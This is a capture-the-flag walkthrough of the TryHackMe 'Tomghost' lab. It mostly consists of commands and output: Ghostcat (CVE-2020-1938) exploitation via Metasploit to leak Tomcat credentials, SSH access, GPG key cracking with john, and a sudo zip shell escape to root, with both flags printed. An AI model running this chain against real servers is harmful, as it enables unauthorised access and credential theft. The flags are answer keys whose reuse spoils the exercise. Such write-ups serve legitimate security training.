Tomghost

Scanning

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/tomghost]
└─$ nmap 10.10.118.77 -A -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 22:25 PKT
Nmap scan report for 10.10.118.77
Host is up (0.17s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-title: Apache Tomcat/9.0.30
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.74 seconds
```

Enumeration

8009

Searched for port 8009 and got this:

Default port: 8009

```
PORT     STATE SERVICE
8009/tcp open  ajp13
```


CVE-2020-1938 'Ghostcat'

If the AJP port is exposed, Tomcat might be susceptible to the Ghostcat vulnerability. Here is an exploit that works with this issue.

Ghostcat is a LFI vulnerability, but somewhat restricted: only files from a certain path can be pulled. Still, this can include files like `WEB-INF/web.xml` which can leak important information like credentials for the Tomcat interface, depending on the server setup.

Patched versions at or above 9.0.31, 8.5.51, and 7.0.100 have fixed this issue.

Website



Foothold

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                         ng-metasploit/basics/using-metasploit.html
   RPORT     8009              yes       The Apache JServ Protocol (AJP) port (TCP)

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 10.10.118.77
RHOSTS => 10.10.118.77
```

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 10.10.118.77
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>

[+] 10.10.118.77:8009 - File contents save to: /home/blackcat/.msf4/loot/20240118230353_default_10.10.1
18.77_WEBINFweb.xml_670477.txt
[*] Auxiliary module execution completed
```

Got credentials from the file.

Username: **skyfuck**
Password: **8730281lkjlkjdqlksalks**

```
┌──(moghees㉿kali)-[~]
└─$ ssh skyfuck@10.10.118.77
The authenticity of host '10.10.118.77 (10.10.118.77)' can't be established.
ED25519 key fingerprint is SHA256:tWlLnZPnvRHCM9xwpxygZKxaf0vJ8/J64v9ApP8dCDo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.118.77' (ED25519) to the list of known hosts.
skyfuck@10.10.118.77's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$
```

Horizontal Privilege Escalation

SUDO

```
skyfuck@ubuntu:~$ sudo -l
[sudo] password for skyfuck:
Sorry, user skyfuck may not run sudo on ubuntu.
skyfuck@ubuntu:~$
```

```
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$
```

Found these files here.

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/tomghost]
└─$ gpg2john tryhackme.asc > hash

File tryhackme.asc
```

```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/tomghost]
└─$ sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all l
oaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Cam
ellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2024-01-18 23:57) 6.250g/s 6700p/s 6700c/s 6700C/s theresa..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
skyfuck@ubuntu:~$ gpg --import tryhackme.asc
gpg: key C6707170: already in secret keyring
gpg: key C6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:  secret keys unchanged: 1
skyfuck@ubuntu:~$ gpg --decrypt credential.pgp

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123jskyfuck@ubuntu:~$
skyfuck@ubuntu:~$
```

Username: **merlin**
Password: **asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j**

```
skyfuck@ubuntu:~$ su merlin
Password:
merlin@ubuntu:/home/skyfuck$
```

Vertical Privilege Escalation

```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:~$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Flags

```
skyfuck@ubuntu:~$ find / -type f -name "user.txt" 2>/dev/null
/home/merlin/user.txt
skyfuck@ubuntu:~$ cat /home/merlin/user.txt
THM{GhostCat_1s_so_cr4sy}
skyfuck@ubuntu:~$
```

```
# cd /root
# ls
root.txt  ufw
# cat root.txt
THM{Z1P_1S_FAKE}
#
```